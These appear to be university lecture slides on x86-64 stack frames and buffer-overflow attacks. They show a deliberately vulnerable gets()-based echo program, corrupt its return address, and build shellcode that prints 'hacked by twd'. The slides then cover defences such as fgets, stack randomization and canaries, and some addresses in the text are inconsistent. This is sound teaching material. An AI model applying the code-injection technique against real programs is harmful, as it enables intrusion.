

CS 33

Machine Programming (5)

Why Bother with a Frame Pointer?


- **It (%rbp) points to the beginning of the stack frame**
 - making it easy for people to figure out where things are in the frame
 - but people don't execute the code ...
 - **The stack pointer always points somewhere within the stack frame**
 - it moves about, but the compiler knows where it is pointing
 - » a local variable might be at 8(%rsp) for one instruction, but at 16(%rsp) for a subsequent one
 - » tough for people, but easy for the compiler
 - **Thus the frame pointer is superfluous**
 - it can be used as a general-purpose register
-

x86-64 General-Purpose Registers: Usage Conventions


%rax	Return value
%rbx	Callee saved
%rcx	Argument #4
%rdx	Argument #3
%rsi	Argument #2
%rdi	Argument #1
%rsp	Stack pointer
%rbp	Callee saved

%r8	Argument #5
%r9	Argument #6
%r10	Caller saved
%r11	Caller Saved
%r12	Callee saved
%r13	Callee saved
%r14	Callee saved
%r15	Callee saved


The IA32 Stack Frame



The x86-64 Stack Frame



The -O0 x86-64 Stack Frame (Traps)




x86-64 Long Swap

```
void swap_l(long *xp, long *yp)
{
    long t0 = *xp;
    long t1 = *yp;
    *xp = t1;
    *yp = t0;
}
```

swap:

```
movq    (%rdi), %rdx
movq    (%rsi), %rax
movq    %rax, (%rdi)
movq    %rdx, (%rsi)
ret
```

- Operands passed in registers
 - first (xp) in %rdi, second (yp) in %rsi
 - 64-bit pointers
- No stack operations required (except ret)
- Avoiding stack
 - can hold all local information in registers




x86-64 Locals in the Red Zone

```
/* Swap, using local array */
void swap_a(long *xp, long *yp)
{
    volatile long loc[2];
    loc[0] = *xp;
    loc[1] = *yp;
    *xp = loc[1];
    *yp = loc[0];
}
```

```
swap_a:
    movq    (%rdi), %rax
    movq    %rax, -24(%rsp)
    movq    (%rsi), %rax
    movq    %rax, -16(%rsp)
    movq    -16(%rsp), %rax
    movq    %rax, (%rdi)
    movq    -24(%rsp), %rax
    movq    %rax, (%rsi)
    ret
```

- **Avoiding stack-pointer change**
 - can hold all information within small window beyond stack pointer
 - » 128 bytes
 - » “red zone”



x86-64 NonLeaf without Stack Frame

```
/* Swap a[i] & a[i+1] */  
void swap_ele(long a[], int i)  
{  
    swap(&a[i], &a[i+1]);  
}
```

- No values held while swap being invoked
- No callee-save registers needed
- **rep** instruction inserted as no-op
 - based on recommendation from AMD
 - » can't handle transfer of control to ret

```
swap_ele:  
    movslq %esi,%rsi          # Sign extend i  
    leaq 8(%rdi,%rsi,8), %rax  # &a[i+1]  
    leaq (%rdi,%rsi,8), %rdi   # &a[i] (1st arg)  
    movq %rax, %rsi           # (2nd arg)  
    call swap  
    rep                          # No-op  
    ret
```

x86-64 Stack Frame Example

```
long sum = 0;
/* Swap a[i] & a[i+1] */
void swap_ele_su
    (long a[], int i)
{
    swap(&a[i], &a[i+1]);
    sum += (a[i]*a[i+1]);
}
```

- Keeps values of `&a[i]` and `&a[i+1]` in callee-save registers
 - `rbx` and `rbp`
- Must set up stack frame to save these registers
 - else clobbered in `swap`

`swap_ele_su:`

```
movq    %rbx, -16(%rsp)
movq    %rbp, -8(%rsp)
subq    $16, %rsp
movslq  %esi, %rax
leaq    8(%rdi, %rax, 8), %rbx
leaq    (%rdi, %rax, 8), %rbp
movq    %rbx, %rsi
movq    %rbp, %rdi
call    swap
movq    (%rbx), %rax
imulq   (%rbp), %rax
addq    %rax, sum(%rip)
movq    (%rsp), %rbx
movq    8(%rsp), %rbp
addq    $16, %rsp
ret
```

Understanding x86-64 Stack Frame


swap_ele_su:

movq	%rbx, -16(%rsp)	# Save %rbx
movq	%rbp, -8(%rsp)	# Save %rbp
subq	\$16, %rsp	# Allocate stack frame
movslq	%esi,%rax	# Extend i into quad word
leaq	8(%rdi,%rax,8), %rbx	# &a[i+1] (callee save)
leaq	(%rdi,%rax,8), %rbp	# &a[i] (callee save)
movq	%rbx, %rsi	# 2 nd argument
movq	%rbp, %rdi	# 1 st argument
call	swap	
movq	(%rbx), %rax	# Get a[i+1]
imulq	(%rbp), %rax	# Multiply by a[i]
addq	%rax, sum(%rip)	# Add to sum
movq	(%rsp), %rbx	# Restore %rbx
movq	8(%rsp), %rbp	# Restore %rbp
addq	\$16, %rsp	# Deallocate frame
ret		

Understanding x86-64 Stack Frame

```
movq    %rbx, -16(%rsp)
movq    %rbp, -8(%rsp)
```

```
# Save %rbx
# Save %rbp
```



```
subq    $16, %rsp
```

```
# Allocate stack frame
```


• • •

```
movq    (%rsp), %rbx
movq    8(%rsp), %rbp
```

```
# Restore %rbx
# Restore %rbp
```

```
addq    $16, %rsp
```

```
# Deallocate frame
```



Quiz 1

swap_ele_su:

```
movq    %rbx, -16(%rsp)
movq    %rbp, -8(%rsp)
subq    $16, %rsp
movslq  %esi, %rax
leaq    8(%rdi, %rax, 8), %rbx
leaq    (%rdi, %rax, 8), %rbp
movq    %rbx, %rsi
movq    %rbp, %rdi
call    swap
movq    (%rbx), %rax
imulq   (%rbp), %rax
addq    %rax, sum(%rip)
movq    (%rsp), %rbx
movq    8(%rsp), %rbp
addq    $16, %rsp
ret
```

Since a 128-byte red zone is allowed, is it necessary to allocate the stack frame by subtracting 16 from %rsp?

- a) yes
- b) no

```
# Add to sum
# Restore %rbx
# Restore %rbp
# Deallocate frame
```

Exploiting the Stack

Buffer-Overflow Attacks

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

- no way to specify limit on number of characters to read
- Similar problems with other library functions
 - `strcpy`, `strcat`: copy strings of arbitrary length
 - `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Vulnerable Buffer Code

```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Way too small! */  
    gets(buf);  
    puts(buf);  
}
```

```
int main() {  
    echo();  
  
    return 0;  
}
```

```
unix>./echo  
123  
123
```

```
unix>./echo  
123456789ABCDEF01234567  
123456789ABCDEF01234567
```

```
unix>./echo  
123456789ABCDEF012345678  
Segmentation Fault
```


Buffer-Overflow Disassembly

echo:


```
000000000040054c <echo>:
  40054c:      48 83 ec 18      sub     $0x18,%rsp
  400550:      48 89 e7         mov     %rsp,%rdi
  400553:      e8 d8 fe ff ff   callq   400430 <gets@plt>
  400558:      48 89 e7         mov     %rsp,%rdi
  40055b:      e8 b0 fe ff ff   callq   400410 <puts@plt>
  400560:      48 83 c4 18      add     $0x18,%rsp
  400564:      c3              retq
```

main:

```
0000000000400565 <main>:
  400565:      48 83 ec 08      sub     $0x8,%rsp
  400569:      b8 00 00 00 00    mov     $0x0,%eax
  40056e:      e8 d9 ff ff ff   callq   40054c <echo>
  400573:      b8 00 00 00 00    mov     $0x0,%eax
  400578:      48 83 c4 08      add     $0x8,%rsp
  40057c:      c3              retq
```

Buffer-Overflow Stack

Before call to gets




```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Too small! */  
    gets(buf);  
    puts(buf);  
}
```

```
echo:  
    subq    $24, %rsp  
    movq    %rsp, %rdi  
    call    gets  
    movq    %rsp, %rdi  
    call    puts  
    addq    $24, %rsp  
    ret
```


Buffer Overflow Stack Example

```
unix> gdb echo
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffef988
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```

Before call to gets




Just after call to gets




```
40056e:      e8 d9 ff ff ff    callq  40054c <echo>
400573:      b8 00 00 00 00    mov     $0x0,%eax
```

Buffer Overflow Example #1

Before call to gets



Input 1234567




Overflow buf, but no problem


```
40056e:      e8 d9 ff ff ff      callq  40054c <echo>
400573:      b8 00 00 00 00      mov     $0x0,%eax
```

Buffer Overflow Example #2

Before call to gets



Input 123456789ABCDEF01234567




Still no problem

```


40056e:      e8 d9 ff ff ff      callq  40054c <echo>
400573:      b8 00 00 00 00      mov     $0x0,%eax
  
```

Buffer Overflow Example #3

Before call to gets



Input 123456789ABCDEF012345678



Return address corrupted

```

40056e:      e8 d9 ff ff ff      callq  40054c <echo>
400573:      b8 00 00 00 00      mov     $0x0,%eax

```

Avoiding Overflow Vulnerability

```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Way too small! */  
    fgets(buf, 4, stdin);  
    puts(buf);  
}
```

- **Use library routines that limit string lengths**
 - **fgets** instead of **gets**
 - **strncpy** instead of **strcpy**
 - **don't use scanf with %s conversion specification**
 - » **use fgets to read the string**
 - » **or use %ns where n is a suitable integer**


Malicious Use of Buffer Overflow

Stack after call to `gets()`

```
void main() {  
    echo();  
    ...  
}
```

return address A


```
int echo() {  
    char buf[80];  
    gets(buf);  
    ...  
    return ...;  
}
```



- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer `buf`
- When `echo()` executes `ret`, will jump to exploit code



```
int main( ) {  
    char buf[80];  
    gets(buf);  
    puts(buf);  
    return 0;  
}
```

```
main:  
    subq    $88, %rsp    # grow stack  
    movq    %rsp, %rdi   # setup arg  
    call    gets  
    movq    %rsp, %rdi   # setup arg  
    call    puts  
    movl    $0, %eax     # set return value  
    addq    $88, %rsp    # pop stack  
    ret
```



Crafting the Exploit ...

- **Code + padding**
 - 96 bytes long
 - » 88 bytes for buf
 - » 8 bytes for return address




Code (in C):

```
void exploit() {  
    write(1, "hacked by twd\n",  
          strlen("hacked by twd\n"));  
    exit(0);  
}
```

Quiz 2

The exploit code will be read into memory starting at location **0x7fffffffe948**. What value should be put into the return-address portion of the stack frame?

- a) 0
- b) 0x7fffffffe948
- c) 0x7fffffffe9a0
- d) it doesn't matter what value goes there



Assembler Code from gcc

```
.file "exploit.c"
.section .rodata.str1.1,"aMS",@progbits,1
.LC0:
.string "hacked by twd\n"
.text
.globl exploit
.type exploit, @function
exploit:
.LFB19:
.cfi_startproc
subq $8, %rsp
.cfi_def_cfa_offset 16
movl $14, %edx
movl $.LC0, %esi
movl $1, %edi
call write
movl $0, %edi
call exit
.cfi_endproc
.LFE19:
.size exploit, .-exploit
.ident "GCC: (Debian 4.7.2-5) 4.7.2"
.section .note.GNU-stack,"",@progbits
```

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffff948
    subq   $8, %rsp           # needed for syscall instructions
    movl   $14, %edx          # length of string
    movq   $0x7fffffff973, %rsi # address of output string
    movl   $1, %edi           # write to standard output
    movl   $1, %eax           # do a "write" system call
    syscall
    movl   $0, %edi           # argument to exit is 0
    movl   $60, %eax          # do an "exit" system call
    syscall
str:
.string "hacked by twd\n"
    nop
    nop } 29 no-ops
    ...
    nop
.quad 0x7fffffff948
.byte '\n'
```

Actual Object Code

Disassembly of section .text:

000000000000000000 <exploit>:

0:	48 83 ec 08	sub	\$0x8,%rsp
4:	ba 0e 00 00 00	mov	\$0xe,%edx
9:	48 be 73 e9 ff ff ff	movabs	\$0x7fffffffef973,%rsi
10:	7f 00 00		
13:	bf 01 00 00 00	mov	\$0x1,%edi
18:	b8 01 00 00 00	mov	\$0x1,%eax
1d:	0f 05	syscall	
1f:	bf 00 00 00 00	mov	\$0x0,%edi
24:	b8 3c 00 00 00	mov	\$0x3c,%eax
29:	0f 05	syscall	


big problem!

00000000000000002b <str>:

2b:	68 61 63 6b 65	pushq	\$0x656b6361
30:	64 20 62 79	and	%ah,%fs:0x79(%rdx)
34:	20 74 77 64	and	%dh,0x64(%rdi,%rsi,2)
38:	0a 00	or	(%rax),%al
.	.	.	.

Exploit Attempt 2


```
.text
exploit: # starts at 0x7fffffffefe948
subq    $8, %rsp
movb    $9, %dl
addb    $1, %dl
movq    $0x7fffffffefe990, %rsi
movb    %dl, (%rsi)
movl    $14, %edx
movq    $0x7fffffffefe984, %rsi
movl    $1, %edi
movl    $1, %eax
syscall
movl    $0, %edi
movl    $60, %eax
syscall
```



append
0a to str

```
str:
.string "hacked by twd"

nop
nop
...
nop
```



13 no-ops

```
.quad 0x7fffffffefe948
.byte '\n'
```

Actual Object Code, part 1

Disassembly of section .text:

000000000000000000 <exploit>:

0:	48 83 ec 08	sub	\$0x8,%rsp
4:	b2 09	mov	\$0x9,%dl
6:	80 c2 01	add	\$0x1,%dl
9:	48 be 90 e9 ff ff ff	movabs	\$0x7fffffff990,%rsi
10:	7f 00 00		
13:	88 16	mov	%dl, (%rsi)
15:	ba 0e 00 00 00	mov	\$0xe,%edx
1a:	48 be 84 e9 ff ff ff	movabs	\$0x7fffffff984,%rsi
21:	7f 00 00		
24:	bf 01 00 00 00	mov	\$0x1,%edi
29:	b8 01 00 00 00	mov	\$0x1,%eax
2e:	0f 05	syscall	
30:	bf 00 00 00 00	mov	\$0x0,%edi
35:	b8 3c 00 00 00	mov	\$0x3c,%eax
3a:	0f 05	syscall	

. . .

Actual Object Code, part 2

0000000000000003c <str>:

3c:	68 61 63 6b 65	pushq	\$0x656b6361
41:	64 20 62 79	and	%ah,%fs:0x79(%rdx)
45:	20 74 77 64	and	%dh,0x64(%rdi,%rsi,2)
49:	00 90 90 90 90 90	add	%dl,-0x6f6f6f70(%rax)
4f:	90	nop	
50:	90	nop	
51:	90	nop	
52:	90	nop	
53:	90	nop	
54:	90	nop	
55:	90	nop	
56:	90	nop	
57:	48 e9 ff ff ff 7f	jmpq	8000005c <str+0x80000020>
5d:	00 00	add	%al, (%rax)
5f:	0a	.byte	0xa

Quiz 3

```
int main( ) {  
    char buf[80];  
    gets(buf);  
    puts(buf);  
    return 0;  
}
```

```
main:  
    subq    $88, %rsp    # grow stack  
    movq    %rsp, %rdi   # setup arg  
    call    gets  
    movq    %rsp, %rdi   # setup arg  
    call    puts  
    movl    $0, %eax     # set return value  
    addq    $88, %rsp    # pop stack  
    ret
```

Exploit Code (in C):

```
void exploit() {  
    write(1, "hacked by twd\n", 15);  
    exit(0);  
}
```

The exploit code is executed:

- a) before the call to *gets*
- b) before the call to *puts*, but after *gets* returns
- c) on return from *main*

System-Level Protections

- **Randomized stack offsets**
 - at start of program, allocate random amount of space on stack
 - makes it difficult for hacker to predict beginning of inserted code
- **Non-executable code segments**
 - in traditional x86, can mark region of memory as either “read-only” or “writeable”
 - » can execute anything readable
 - modern hardware requires explicit “execute” permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7fffffffcc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7fffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7fffffffcc6a8
```

Stack Canaries



- **Idea**
 - place special value (“canary”) on stack just beyond buffer
 - check for corruption before exiting function
- **gcc implementation**
 - `-fstack-protector`
 - `-fstack-protector-all`

```
unix>./echo-protected  
Type a string:1234  
1234
```

```
unix>./echo-protected  
Type a string:12345  
*** stack smashing detected ***
```


Protected Buffer Disassembly

0000000000400610 <echo>:

400610:	48 83 ec 18	sub	\$0x18,%rsp
400614:	64 48 8b 04 25 28 00	mov	%fs:0x28,%rax
40061b:	00 00		
40061d:	48 89 44 24 08	mov	%rax,0x8(%rsp)
400622:	31 c0	xor	%eax,%eax
400624:	48 89 e7	mov	%rsp,%rdi
400627:	e8 c4 fe ff ff	callq	4004f0 <gets@plt>
40062c:	48 89 e7	mov	%rsp,%rdi
40062f:	e8 7c fe ff ff	callq	4004b0 <puts@plt>
400634:	48 8b 44 24 08	mov	0x8(%rsp),%rax
400639:	64 48 33 04 25 28 00	xor	%fs:0x28,%rax
400640:	00 00		
400642:	74 05	je	400649 <echo+0x39>
400644:	e8 77 fe ff ff	callq	4004c0 <__stack_chk_fail@plt>
400649:	48 83 c4 18	add	\$0x18,%rsp
40064d:	c3	retq	

Setting Up Canary

Before call to gets




```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Way too small! */  
    gets(buf);  
    puts(buf);  
}
```

```
echo:  
    . . .  
    movq    %fs:40, %rax    # Get canary  
    movq    %rax, 8(%rsp)  # Put on stack  
    xorl    %eax, %eax     # Erase canary  
    . . .
```

Checking Canary

After call to gets



```
/* Echo Line */  
void echo()  
{  
    char buf[4]; /* Way too small! */  
    gets(buf);  
    puts(buf);  
}
```

```
echo:  
    . . .  
    movq    8(%rsp), %rax    # Retrieve from stack  
    xorq    %fs:40, %rax    # Compare with Canary  
